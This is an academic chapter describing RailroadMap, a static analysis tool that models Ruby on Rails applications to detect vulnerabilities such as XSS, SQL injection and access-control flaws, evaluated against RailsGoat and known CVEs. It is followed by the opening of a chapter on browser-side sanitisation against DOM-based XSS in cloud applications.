The input passed to the application in the HTML _IN message is passed through the "params[]" array and is processed in Rails. The variables (X1, X2) used in the HTML output by the view template are escaped (remove unsafe HTML characters by using "h" command) on the framework side. This operation is by default in Rails 3.2 or later. However, if the escaping is disabled by a "raw" command, a problem arises. In this case, the application developer is responsible for ensuring the safety of the X3 variable output by the HTML_OUT message. Therefore, the "raw" command is registered as a RC with the XSS vulnerability attribute. The automation tool verifies that any data flow input from the user that may contain an XSS string does not appear in the X3 variable. In Figure 5, the orange boxes show the user's input (unsafe), and the green boxes show the input after it has been processed using the appropriate security function (safe). In this case, a warning does not occur for variable X3 since it does not include any user input; instead, it includes the safe constant variable inside the application.

Likewise, raw user input is not fed into a command that could generate a SQL injection attack. In the example shown in Figure 5, the "find" command is marked as RC, and the "sanitize_sql" command is the corresponding SC. Therefore, the X4 variable is sanitized in advance and is safe from a SQL injection attack, and the X4' variable does not contain unintended data. The X5 variable is used as a command to be executed in the system via the "eval" command. Therefore, the "eval" command is the

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 5. Relationship between application behavior model and commands



RC for command injection. The corresponding SC, "check," must be applied in advance. The URL is a path given as user input. This variable is used as input for the "redirect_to" RC; it performs a transition to an external site. Thus, the SC "path_check" is used to check whether the destination is valid. In short, handling the security features in the form of a command enables a variety of Web application security problems to be identified.

Automated Tool

To take advantage of the proposed method in actual Agile development, it is important to structure and integrate the method in the form of a tool. We developed a tool called "RailroadMap" that supports the proposed method for the Ruby on Rails Web application framework. To enable it to be easily incorporated into a development environment, we used the Ruby scripting language, the same as that used for our target application. It is a command line tool and uses sub-commands for each assessment step. There are 13,184 lines of code in version 0.2.4.

Since Rails uses a "convention over configuration (CoC)" policy for writing applications, the Rails code is easy to convert into the controller and view states on the basis of convention. This means that each class and each method in the code can be uniquely mapped to the controller and view states in accordance with the code's location and filename. When the tool parses the application source code, a reference is made to the CALib to determine the application behavior (control flow and data flow) provided by the command in the code. The execution condition of each command is a transition condition for the control flow and data flow. The condition is analyzed from a control-flow graph of the target source code. A variable that appears in the view code (template) serves as the entry and exit points of the

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

data flow model (HTML_IN and HTML_OUT in Figure 5). The variable includes the model attributes defined and used on the Rails controller-code side. A direct access to the model attribute from the view state (View template code) is easily converted into a data flow model (XSS (stored) pattern in Figure 5). However, the quality of the model created by data flow extraction depends on the parser and the parsing code scope since static analysis of dynamic scripting language is difficult.

Figure 4 shows the model generation flow with the CALib. RailroadMap parses the MVC parts of the target application code and generates an abstract syntax tree (AST) temporally. The commands within the AST are referenced in the CALib, and the behavior is abstracted into a state transition model that expresses both control and data flows. The command abstraction library is described using a simple table in JavaScript Object Notation (JSON). In the initial development, we registered over 200 commands for Rails and several popular packages of access control, including Devise,[7] CanCan,[8] and The_Role.[9]

A class diagram of the control flow and data flow models is shown in Figure 6. They can extract the presence of all state transitions and input/output data flows. The control flow consists of states and transitions. A controller state corresponds to a method in the controller class and a view state corresponds to View template file. The CoC of Rails allocates the transition and the command related to the control flow. The data flow is the assigned route for the HTML input and output; the internal variables include the model attributes. The correspondence between model elements and source code location is also tracked.

Within the models, we treat the policy (security requirements) derived from the code and the security requirements definition separately. The policy derived from the code is automatically inferred from the code on the basis of the arrangement of the security-related commands. The policy from the security requirements is injected (orange part of the figure) after the complete model is generated from the code. Information about the command (green part of the figure) associated with the model is imported from the CALib. This information is referenced and used by the security check later. The generated model can be output in various formats, e.g., state diagram, table (text, HTML), and B model. The state diagram is too large in many cases and is not easy to trace. In our evaluation, a table format with dynamic HTML provided a good look and feel for the security review.


The generated control and data flow models may have missing destinations for the transitions and/or data flows due to the inability of the tool or the complexity of the target code. In addition, the tool cannot identify some guard conditions. To deal with such cases, the tool has the ability to manually adjust or define the parts of the model. If the target application uses an unknown command, it is reported as an error. We can temporarily assign a command or update the CALib to support the new command. This assignment is applied when the function testing and the refactoring of the development code is complete since an incomplete implementation generates an imperfect application model, leading to wasteful manual adjustment. In general, these tasks are performed only once. After the parts have been defined, they can be reused until the next major application update.

Iterative Development Process

Preparing the CALib is essential to implementing the proposed method. Nevertheless, creating an accurate and complete CALib for the application framework in advance is an arduous task since there are many commands. Therefore, if the application code uses an undefined command, the tool reports an error, and the tool user adds the new command's definition to the library. To integrate application development and tool development, the tool is written in Ruby, and simple JSON is used to specify the CALib.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 6. Class diagram of control flow and data flow models




In addition, both the tool and the CALib can be maintained by test-driven development. Figure 7 shows how the development of both tool itself and applications using this tool is incorporated. In tool development, test cases are developed from actual vulnerable code collected from the CVE dictionary and a public code repository like GitHub.[6] Then, the CALib and the detection logic of the vulnerability are tested and updated. Using all the application code as a test case is not efficient due to the dependency and exclusiveness of the prerequisite packages. Thus, the tool supports partial modeling to enable testing a small slice of the vulnerable code. A series of test cases were used for regression testing of this tool. These test cases demonstrated a practical example of the vulnerability detection capability of the tool.

For individual application development using this tool, definitions of the application-specific commands are added to the application-side library in a test environment. The shared part of the library provided by the tool can be updated, thereby contributing to the improvement of the tool. Use of this tool in the Rails Web application development community will enable a wide range of security issues and countermeasures to be shared.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 7. Maintenance of command abstraction library by tool developers and tool users



An excerpt from the command abstraction library for Rails is shown in Table 3. This table contains commands that we created through the evaluation described in the next section. There are 176 registered commands in total, including ones from Ruby, Rails, Devise, and CanCan. The table principally shows the commands related to model generation and security testing.

During development, abstractions of application-specific commands must be added. The security function should be aggregated in the form of a command and be called from MVC code. For example, if the test-target code contains a "system" command for Ruby, a countermeasure for "command injection" vulnerability is required within the code. A good refactoring practice for this is to wrap the RC and corresponding SC in a single command and then evaluate its security at the command level (by complete unit testing).

EVALUATION

We evaluated the proposed method and tool on the basis of the two research questions. To answer RQ1, we checked the capability of the proposed method and tool by using vulnerabilities that have occurred in Rails applications. To answer RQ2, we checked the feasibility of adaptive test-driven development of RailroadMap through the evaluation of RQ1.

Finding Security Flaws and Bug Patterns in Rails

We checked whether our application behavior model could handle various security problems and countermeasures in Rails applications. We used RailsGoat,[10] developed by the Open Web Application Security Project (OWASP), and actual vulnerabilities reported as CVEs. RailsGoat is a broken Web application that represents OWASP's top ten problems.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 3. Command abstraction library (CALib) for Ruby on Rails (extraction)

Pedigree	Command	CFC	DFC	RC Type	SC Type
Ruby	system			command_injection	
Ruby	eval			command_injection	
Ruby	Kernel.exec			command_injection	
Ruby	xstring_literal			command_injection	
Rails	render	X(C→V)			
Rails	link_to	X(V→C)			
Rails	submit	X(V→C)			
Rails	button	X(V→C)			
Rails	redirect_to	X(C→V)			
Rails	raw		X	anti_xss_filter	
Rails	html_safe		X	anti_xss_filter	
Rails	h		X		xss_filter
Rails	sanitize		X		xss_filter
Rails	where			sql_injection	
Rails	sanitize_sql_for_condition		X		sanitize_sql
Rails	constantize			constantize	
Rails	send_file			file_download	
Rails	protection_from_forgery				csrf
Rails	before_filter				before_filter
Rails	attr_accessible				massassignment_filter
Rails	validate				validate_attribute
Devise	authenticate_user!				authentication
CanCan	load_and_authorize_resource				global_authorizeation
CanCan	authorize!				local_authorization
CanCan	can?				conditional_authorization
CanCan	has_role?				conditional_authorization

Table 4 shows the relationships between the weaknesses and the application model. From A1 to "Constantize" are vulnerabilities intentionally implemented in RailsGoat. The other vulnerabilities were reported as CVEs that were identified at the code level from the CVE report. There are three major types of sinks: RC, requirement, and configuration.

The most common sink is RC. In this case, the tool identifies the placement of the SC corresponding to the data flow leading to the RC as a countermeasure. If an appropriate SC is properly included in the data flow, the code should be safe. Thus, the tool flexibly supports various cases by defining the corresponding RCs and SCs in the command library.

The requirement sink has two subtypes, domain and application. A "Requirement (domain)" indicates a Web application-specific problem. In this case, the sink is automatically reflected in the model. For example, using a data flow model ensures that user input does not appear in the external output (XSS).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 4. Correspondence between application behavior model and weaknesses for RailsGoat and CVE

Weakness	CWE	Sink type	Mitigation pattern	TDD (TS/ LC)
A1 – SQL Injection	89	RC	SC for data flow	X(2/20)
A2 – Command injection	94	RC	SC for data flow	X(2/20)
A2 – Username/Pass Enumeration	287	RC	data flow	X(3/67)
A2 – Lack of password complexity and insecure compare and timing attacks		Library		X(3/87)
A3 – Cross-Site Scripting (XSS)	79	RC	data flow	X(2/36)
A4 - Insecure Direct Object References	22	RC	SC	X(3/30)
A5 - Security Misconfiguration	16	Config.		X(3/45)
A6 - Sensitive Data Exposure				
Insecure Password Storage	310	Requirement (app)	SC for data flow	X(2/90)
Clear-text Storage of SSN	319	Requirement (app)	SC for data flow	X(2/54)
A7 - Missing Function Level Access Control	287	Requirement (domain)	SC	X(3/45)
A8 - Cross-Site Request Forgery (CSRF)	352	Requirement (domain)	SC	X(4/102)
A9 - Using Components with Known Vulnerabilities	937	Config.		N/A
A10 - Unvalidated Redirects and Forwards	601	RC	SC for data flow	X(2/67)
Mass Assignment	255	Requirement (app)	SC for data flow	X(3/57)
Constantize	-		data flow	X(2/84)
CVE-2011-5097 Access Control	264	Requirement (app)	SC for control flow	X(5/165)
CVE-2012-3551 XSS	79	Requirement (domain)	SC for data flow	X(4/110)
CVE-2013-7316 XSS	79	Requirement (domain)	SC for data flow	X(4/69)
CVE-2014-0089 XSS	79	Requirement (domain)	SC for data flow	X(4/50)
CVE-2012-5648 SQL injection	89	RC	SC	X(5/61)
CVE-2013-7223 CSRF	352	Requirement (domain)		X(3/30)
CVE-2014-1985 Improper Input Validation	20	RC	SC for data flow	X(6/114)

The “Requirement (app)” sink type is specific for individual applications. A tool requires an explicit requirement as an oracle to detect this type of sink. Otherwise, the tool cannot identify whether the code is intended by the programmer (by implicit requirements) or is a flaw. In this evaluation, an access control (CVE-2011-5097) and a data model (A6, Mass assignment) correspond to the sink. We define the requirements (access control list and asset privilege) to test them.

In general, RC and requirement (domain) sinks can be detected with a conventional static verification tool. We investigated the flexibility of the proposed tool in detecting new problems by adding the definition of security attributes for each command, as shown in Table 3. In other words, the ability to detect sinks depends on the adequacy of the CALib. The accuracy of a warning (possibility of a false positive) depends on the precision of the data flow model that was generated from the code.

Other sink types are related to configuration issues and are not related to verification using the application behavior model. However, they are detected by static verification of code with a whitelist. RailroadMap additionally supports detection of vulnerability A5 with a whitelist. Vulnerability A9 rep-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

resents the configuration issue in which an application is using components with known vulnerabilities. However, RailroadMap does not handle this vulnerability since there is a good tool already.

Vulnerability A2 is related to the implementation of Ruby code within a command. Therefore, improving quality on the library side is essential to handling this vulnerability. Too much tool support of implementation details of Ruby code may increase the complexity of the static analysis tool. In reality, most applications use dedicated packages, such as Devise and CanCan, to support the access control function instead of using a specially developed custom security functions to avoid a vulnerable implementation of security related functions. Therefore, the CALib supports for well-known packages that provide security functions.

In this evaluation, RailroadMap detected all the vulnerabilities except A9. The application behavior model can thus handle various types of sinks.

Test-Driven Development (TDD) for Security Tool Development

In addition to evaluating vulnerability detection for RailsGoat and CVEs as described in the previous section, we evaluated the adaptability and agility of the tool against new problems by using test-driven development in parallel.

For test case generation, we used actual code that had known problems to determine whether the tool could detect the problems, as shown in Figure 7. The code slice and mock (dummy) model for creating the application model were made as small as possible. Using the results from the test, we modified the command library and the particular detection routines for the individual vulnerabilities within the tool.

The results are shown in the TDD column of Table 4. TS represents the number of test scenarios. LC represents the number of lines of code in the test script, including those for the requirements or command definitions required by the test.

We successfully prepared test cases for all the vulnerabilities derived from the code (except A9 since it depends on the version of the package used). The size of each test case depended on the problem. The sizes were acceptable for maintaining the tool throughout the TDD practice. Using such test cases facilitates the work of refactoring and enhancing the tool.

The commands shown in the portion of the CALib for Ruby on Rails in Table 3 were added in accordance with the test cases. Of the 176 commands, 46 are related to application behavior model generation and security assessment.

DISCUSSION

Coverage and Accuracy

The detection accuracy of the proposed method depends on two factors. One is sink detection, which depends on the definitions in the CALib. The detection coverage of the sinks defined in the library was almost 100%. The other factor is the logic used to determine whether the countermeasures correspond to the sinks. Therefore, the accuracy referred to here is how well the tool identifies the countermeasure corresponding to each sink. The basic strategy is to define all RCs, even those that are only a little risky, and to identify all the potentially dangerous places in the application code. However, a warning will be a false positive or a false negative if the tool does not correctly recognize the countermeasure code.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

A warning message has two attributes (severity and confidence), with three levels of confidence (high, medium, and low). The programmer or tester can review the warnings with the priority determined by these attributes. The level of command definition precision is an issue since it was defined heuristically. Thus, the "status" attribute is used to recode the maturity of the definition. For example, we set the status, such as to-do, alpha, beta, ready, and rethink, to indicate the accuracy of the model itself. An accuracy of the definition will gradually become concrete through the use of tool and CALib at an actual application development.

When the tool is adapted to individual test cases during test-driven development, the versatility of the test cases depends on the example code. Therefore, adding a wide variety of test cases increases the accuracy of modeling and detection. Moreover, precision can be improved by arranging for the tool to be widely used as a security tool within open source communities.

We realize that fully automatic generation of a perfect application behavior model from the Rails source code is difficult. The tool would become too complicated if it supported all of the coding styles and functions of Ruby, and it would no longer be a lightweight tool. Since modeling is easy for many routine-coding patterns, the tool reports an error for the places that do not need to be modeled. We prepared a mechanism for manually supplementing the application behavior model by the programmer.

The number of errors reported by the tool depends on the application logic and the coding style. Therefore, the manual work is needed mainly in the first step of application development. The supplemental definitions can then be used in a subsequent iterative test. In the adaptation of this tool for application development, the task of creating such documentation as requirements definitions and supplemental definitions for application behavior model generation is required in the initial step. We assume that this tool is used for regression testing of security in subsequent iterative development. Of course, it is necessary to modify the requirements or model when the application changes. We consider that such changes also match the iterative development process. In code-centric development, code development precedes documentation. Nevertheless, it is possible to support the intended requirement change that corresponds to the intended code changes in a timely manner by using the proposed tool.

Comparison With Existing Tools

Various other security tools are available for Rails development. *Brakeman*[10] (Collins, 2012), *Codesake-dawn*,[12] and *Bundle-audit*[13] are static verification tools for Rails and are maintained actively as open source software tools. *Brakeman* and *Codesake-dawn* are generic static verification tools while *Bundle-audit* is specialized for the confirmation (software version check) of known vulnerabilities of the external components used by Rails applications. All of them are lightweight tools, are easy to use for application development, and have been recommended as a best practice for Rails development.

The proposed method captures the behavior level of an application, so it differs greatly from these tools. In particular, the application design verification, such as for access control, requires both a behavior-level model and security requirements. In addition, command-level abstraction of security issues is needed to deal with the ones related to the use of a variety of external components. This multi-function lightweight tool is thus well suited for Agile development.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

RELATED WORK

Modeling Web Application

Alalfi et al. surveyed modeling methods for Web applications (Alalfi et al., 2007) and categorized them into four types: interactive behavior modeling, content modeling, navigation modeling, and hybrid modeling. Our application behavior model (control flow) supports both interactive behavior modeling and navigation modeling of dynamic Web applications. The model-driven approach is considered appropriate for secure software engineering but has not been well accepted in code-centric development. It requires a precise model-to-code generator so that the developer does not need to keep both the model and the code up-to-date by hand (Forward and Lethbridge, 2008). An alternative practical approach is to create a model from application source code or execution trace and use it to handle actual applications.

Andrews et al. proposed a testing method for Web applications that uses a finite state machine (FSM) to build models from source code and constraints defined by the tester (Andrews et al., 2004)(Andrews et al., 2010). This approach suffers from state space explosion since it focuses on the detailed behavior of Web applications by defining fine-grained FSMs. In contrast, the application behavior model automatically generated with our proposed method uses coarse-grained FSMs based on the MVC. The CALib controls generation of the application behavior model that reflects the behavior related to a security issue.

Sprenkle et al. generated a navigation model from execution traces and created abstract test cases for Web applications written in Java (Sprenkle et al., 2011). This approach cannot provide comprehensive abstraction unless a comprehensive test case is prepared. This drawback is avoided with our approach because an application behavior model is created from the application code that defines the application behavior. Separating the target code into application and library parts is important to achieving a practical tool.

Security Testing of Web Application

Security testing of Web applications written in dynamic languages such as PHP, Perl, Python, and Ruby is a relatively new research area. Sun et al. generated “sitemaps” in accordance with the access control roles derived from PHP Web application source code and detected access-control vulnerabilities (Sun et al., 2011). In our approach, the focus is on the faultlessness of the implementation as determined by the test oracle. Gauthier and Merlo presented a tool for detecting and repairing access control vulnerabilities in PHP Web applications (Gauthier and Merlo, 2012). The tool also identifies, through modeling, inconsistencies in the access control implementation of the application code. Our approach focuses more on the development process and promotes robust access control implementation by matching warnings to fault locations based on sink.

There has not been much research on static security analysis for Ruby and Rails, and there are few tools available. Chaudhuri and Foster used symbolic execution to check for vulnerabilities (XSS, CSRF, session manipulation, and unauthorized access) in Rails (Chaudhuri & Foster, 2010). They converted Ruby code into an AST and wrote the parser in OCaml. It has not been easy to maintain support for the latest versions of Ruby and Rails by application developer. RailroadMap is written in Ruby, so it can be thoroughly integrated with Rails.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Doupé et al. proposed a static checker for "execution after redirect (EAR)" vulnerabilities (Doupé et al., 2011). However, the code used to detect EAR vulnerabilities has a limited scope. Collins developed a static security analysis tool called Brakeman (Collins, 2012). The tool is lightweight and easy to use with application development practices. Our method and tool were designed to improve access control design and implementation by checking for inconsistencies between the implementation and the security requirements.

Near and Jackson developed a tool called *Derailer* that performs symbolic execution of Rails by hijacking the existing Ruby runtime. It provides an interactive interface that enables a user to construct the specifications for the application security policy (Near and Jackson, 2014). Our approach also hides the detail of Rails frameworks by preparing a CALib. The tool can create initial security requirements from the existing code, but the application developers must confirm whether the requirements were intended.

Integrating Security Assurance Into Agile Development

Agile development is closely related to code-centric Web application development. Beznosov and Kruchten identified issues related to Agile development processes and conventional security assurance techniques (Beznosov and Kruchten, 2004).

Many researchers tried to integrate security activities into Agile development process. Nicolaysen et al. suggested integration of two lightweight security activities into agile development. One is security backlog that describes security issues to provide more of a security concern for the developers. Second is security-oriented test-driven development that involves software security by creating security test cases (Nicolaysen et al., 2010). Comprehensive Lightweight Application Security Process (CLASP) is one of well-known methodology for security assurance (OWASP). Al-Ahmad tried to integrate the eXtreme Programming (XP), which is one of the most popular agile methodologies, with the CLASP methodology (Al-Ahmad, 2011). Our approach is also makes developer aware of security by using unified security assessment tool that handles both design and implementation. The tool assists several CLASP activities, such as identifies user roles and requirements, perform security analysis of requirements, specify resource-based security properties, annotate class designs with security properties, manage system security authorization agreement, perform security analysis of system design, implement and elaborate resource policies, and address reported security issues.

Bartsch interviewed Agile developers about the security in their Agile development projects (Bartsch, 2011). His findings suggested that developers should focus on obtaining adequate user involvement, increasing developer security awareness and expertise, and continuously improving their development process to ensure security. Our approach addresses these issues by providing a unified tool that focuses on both design and implementation security issues. It supports iterative application development by continuously checking for inconsistencies between the requirements and code.

Xiao et al. investigated the spread of security test tools (Xiao et al., 2014) and found that the spread is slow since such tools are considered to be in the category of "preventive innovation." They pointed out that many social interactions between developers are needed to expand the use of security test tools. The proposed method raises the level of security assurance even for small application development teams by enabling sharing of security knowledge through a command abstraction library.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

CONCLUSION

The proposed comprehensive method for improving the security assurance of Web applications built on a Ruby on Rails framework features a single tool, RailroadMap, and supports three software development processes: eliciting security requirements, implementing security features, and testing security. The integration of these three processes enables the developer to easily perform security assessment tasks during iterative and interactive Agile application development. Control and data flow models are generated from the Web application source code by using a command abstraction library. Both models represent requirement-oriented policy and code-oriented policy. The command abstraction is carried out in terms of model generation and security. Evaluation demonstrated that the method can detect various types of vulnerabilities.

The tool has already been published under an open source license. Further development and expansion and frank feedback from users are needed to improve its usefulness. In this paper, we used Ruby on Rails for demonstration purposes. However, the same approach can be applied to other Web application frameworks and scripting languages.

REFERENCES

Al-Ahmad. W., (2011). Building Secure Software Using XP. *Int. J. Secur. Softw. Eng. 2*(3), 63-76. DOI:10.4018/jsse.201107010410.4018/jsse.2011070104

Alalfi, M. H., Cordy, J. R., & Dean, T. R. (2007). A survey of analysis models and methods in website verification and testing. In Proceedings of the 7th international conference on web engineering (pp. 306–311). Berlin, Heidelberg: Springer-Verlag; Retrieved from http://dl.acm.org/citation.cfm?id=1770588.1770619 doi:10.1007/978-3-540-73597-7_25

Andrews, A. A., Offutt, J., & Alexander, R. (2004). 6). Testing web applications by modeling with fsms. *Software & Systems Modeling*, *4*(3), 326–345. doi:10.1007/s10270-004-0077-7

Andrews, A. A., Offutt, J., Dyreson, C., Mallery, C. J., Jerath, K., & Alexander, R. (2010, January). Scalability issues with using fsmweb to test web applications. Inf. Softw. Technol., 52(1), 52–66. doi: 10.1016/ j.infsof.2009.06.002

Baca, D., & Carlsson, B. (2011). Agile development with security engineering activities. In Proceedings of the 2011 International Conference on Software and Systems Process (ICSSP '11). ACM, New York, NY, USA, 149-158. doi: http://doi.acm.org/10.1145/1987875.198790010.1145/1987875.1987900

Bartsch, S. (2011). Practitioners' perspectives on security in agile development. In Proceedings of the 2011 sixth international conference on availability, reliability and security (pp. 479–484). Washington, DC, USA: IEEE Computer Society. Retrieved from doi:10.1109/ARES.2011.82

Basin, D., Clavel, M., & Egea, M. (2011). A decade of model-driven security. In *Proceedings of the 16th ACM symposium on Access control models and technologies (SACMAT '11)*. ACM, New York, NY, USA, 1-10. doi: http://doi.acm.org/10.1145/1998441.199844310.1145/1998441.1998443

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Beck, K., Beedle, M., van Bennekum, A., Cockburn, A., Cunningham, W., Fowler, M., & Thomas, D. (2001). Manifesto for agile software development. Retrieved from http://www.agilemanifesto.org/

Beznosov, K., & Kruchten, P. (2004). Towards agile security assurance. In *Proceedings of the 2004 workshop on new security paradigms* (pp. 47–54). New York, NY, USA: ACM. Retrieved from http://doi.acm.org/10.1145/1065907.1066034 doi: 10.1145/1065907.1066034

Chaudhuri, A., & Foster, J. S. (2010). Symbolic security analysis of ruby-on-rails web applications. In *Proceedings of the 17th acm conference on computer and communications security (pp. 585–594).* New York, NY, USA: ACM. Retrieved from http://doi.acm.org/10.1145/ 1866307.1866373 doi: 10.1145/1866307.1866373

Collins, J. (2012, 4). *Keeping rails applications on track with brakeman*. RailsConf2012.

Dao, T. B., & Shibayama, E. (2011). Security sensitive data flow coverage criterion for automatic security testing of web applications. In *Proceedings of the Third international conference on Engineering secure software and systems (ESSoS'11),* Úlfar Erlingsson, Roel Wieringa, & Nicola Zannone (Eds.). Springer-Verlag, Berlin, Heidelberg, 101-113. doi:10.1007/978-3-642-19125-1_8

Doupé, A., Boe, B., Kruegel, C., & Vigna, G. (2011). Fear the ear: Discovering and mitigating execution after redirect vulnerabilities. In *Proceedings of the 18th acm conference on computer and communications security* (pp. 251–262). New York, NY, USA: ACM; doi:10.1145/2046707.2046736

Forward, A., & Lethbridge, T. C. (2008). Problems and opportunities for model-centric versus code-centric software development: A survey of software professionals. In *Proceedings of the 2008 international workshop on models in software engineering* (pp. 27–32). New York, NY, USA: ACM;, doi:10.1145/1370731.1370738

Gauthier, F., & Merlo, E. (2012). Fast detection of access control vulnerabilities in php applications. In *Proceedings of the 2012 19th working conference on reverse engineering* (pp. 247–256). Washington, DC, USA: IEEE Computer Society. doi:10.1109/WCRE.2012.34

Goertzel, K. M., Winograd, T., McKinley, H. L., Oh, L. J., Colon, M., & McGibbon, T. (2007). *Software security assurance: State of the art report*. IATAC.

Johnson, B., Song, Y., Murphy-Hill, E., & Bowdidge, R. (2013). Why don't software developers use static analysis tools to find bugs? In *Proceedings of the 2013 International Conference on Software Engineering (ICSE '13).* IEEE Press, Piscataway, NJ, USA, 672-681. doi:10.1109/ICSE.2013.6606613

Microsoft. (2011). *The Microsoft SDL.* Retrieved from www.microsoft.com/security/sdl

Near, J. P., & Jackson, D. (2014). Derailer: interactive security analysis for web applications. In *Proceedings of the 29th ACM/IEEE international conference on Automated software engineering (ASE '14).* ACM, New York, NY, USA, 587-598. doi: http://doi.acm.org/10.1145/2642937.264301210.1145/2642937.2643012

Nicolaysen, T., Sassoon, R., Line, M. B., & Jaatun, M. G. (2010). Agile Software Development: The Straight and Narrow Path to Secure Software?. *Int. J. Secur. Softw. Eng. 1*(3), 71-85. Doi:10.4018/jsse.201007010510.4018/jsse.2010070105

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

OWASP. CLASP (Comprehensive, Lightweight Application Security Process), https://www.owasp.org/index.php/Category:OWAS P_CLASP_Project

Sprenkle, S., Pollock, L., & Simko, L. (2011). A study of usage-based navigation models and generated abstract test cases for web applications. In *Proceedings of the 2011 fourth ieee international conference on software testing, verification and validation* (pp. 230–239). Washington, DC, USA: IEEE Computer Society. doi:10.1109/ICST.2011.34

Sun, F., Xu, L., & Su, Z. (2011). Static detection of access control vulnerabilities in web applications. In *Proceedings of the 20th usenix conference on security.* Berkeley, CA, USA: USENIX Association. Retrieved from http://dl.acm.org/citation.cfm?id= 2028067.2028078

Wood, C. (2013) *Agile Security – Review of Current Research and Pilot Usage*. SEI Library White Paper. http://resources.sei.cmu.edu/library/asset-view.cfm?assetid=70232

Xiao, S., Witschey, J., & Murphy-Hill, E. (2014). Social influences on secure development tool adoption: Why security tools spread. In *Proceedings of the 17th acm conference on computer supported cooperative work & social computing* (pp. 1095–1106). New York, NY, USA: ACM. doi: 10.1145/2531602.2531722

ENDNOTES

1 MITRE Corporation, http://www.mitre.org/
2 Common Vulnerabilities and Exposures (CVE), http://cve.mitre.org/
3 Ruby on Rails, http://rubyonrails.org/
4 Common Weakness Enumeration (CWE), http://cwe.mitre.org/
5 Payment Card Industry Data Security, https://www.pcisecuritystandards.org/
6 GitHub, https://github.com/
7 https://github.com/plataformatec/devise
8 https://github.com/ryanb/cancan
9 https://github.com/the-teacher/the_role
10 https://github.com/OWASP/railsgoat
11 https://github.com/presidentbeef/brakeman
12 https://github.com/codesake/codesake-dawn
13 https://github.com/rubysec/bundler-audit

This research was previously published in the International Journal of Secure Software Engineering (IJSSE), 6(3); edited by Martin Gilje Jaatun, pages 26-49, copyright year 2015 by IGI Publishing (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 9
Enhancing the Browser-Side Context-Aware Sanitization of Suspicious HTML5 Code for Halting the DOM-Based XSS Vulnerabilities in Cloud

B. B. Gupta
National Institute of Technology Kurukshetra, India

Shashank Gupta
National Institute of Technology Kurukshetra, India

Pooja Chaudhary
National Institute of Technology Kurukshetra, India

ABSTRACT

This article presents a cloud-based framework that thwarts the DOM-based XSS vulnerabilities caused due to the injection of advanced HTML5 attack vectors in the HTML5 web applications. Initially, the framework collects the key modules of web application, extracts the suspicious HTML5 strings from the latent injection points and performs the clustering on such strings based on their level of similarity. Further, it detects the injection of malicious HTML5 code in the script nodes of DOM tree by detecting the variation in the HTML5 code embedded in the HTTP response generated. Any variation observed will simply indicate the injection of suspicious script code. The prototype of our framework was developed in Java and installed in the virtual machines of cloud environment on the Google Chrome extension. The experimental evaluation of our framework was performed on the platform of real world HTML5 web applications deployed in the cloud platform.

DOI: 10.4018/978-1-5225-3422-8.ch009

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

INTRODUCTION

The tremendous explosion in cloud computing produced numerous security issues related to data security of cloud users (Dinh et al., 2013; Gupta et al., 2016c. The propagation of XSS worms are considered to be topmost threat originated in HTML5 web applications deployed in the framework of cloud infrastructure. In the contemporary era of cloud computing, cloud security has turned out to be a serious issue, as numerous on-demand resources are being offered by utilizing the virtualization technologies of cloud services (Modi et al., 2013). Instead of referring the outdated Internet settings for constructing an expensive setup, numerous commercial IT organizations are accessing the services of Online Social Networking (OSN) sites (such as Twitter, Facebook, LinkedIn, etc.) on the cloud platforms. In the modern era of Web 2.0 technologies and HTML5-based web applications, OSN is considered to be the most popular method for information sharing has drawn most of public attention. However, it is clearly known that the cloud settings are installed on the backbone of Internet. Therefore, numerous HTML5 web application vulnerabilities in the conventional Internet infrastructures also exist in the backgrounds of cloud-based environments.

The most prominent attack found on HTML5 web applications is the Cross Site Scripting (XSS) attack [Gupta et al. (2016a), Gupta et al. (2016b), Gupta et al. (2015a), Gupta et al. (2015b), Gupta et al. (2014)]. Figure 1 highlights the injection of XSS worm on the OSN web server deployed in the virtual machines of cloud platforms. XSS worms have turned out to be a plague for the cloud–based HTML5 web applications. Such worms steal the sensitive credentials of the active users by injecting the malicious HTML5 script code in the form of some posts on such web applications [Gupta et al. (2015c), Duchene et al. (2014), Shahriar et al. (2011), Doupe et al. (2013), Chandra et al. (2011), Xiao et al. (2014)]. Input sanitization is considered to be the most effective mechanism for alleviating and mitigating the effect of XSS worms from the cloud-based HTML5 web applications on the virtual machines of cloud platforms.

Figure 1. Exploitation of XSS attack on cloud platform



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Numerous defensive methodologies had been proposed for thwarting the effect of XSS worms or XSS attacks from such platforms (Aljawarneh, 2011a; Aljawarneh, 2011b; Aljawarneh et al., 2016).

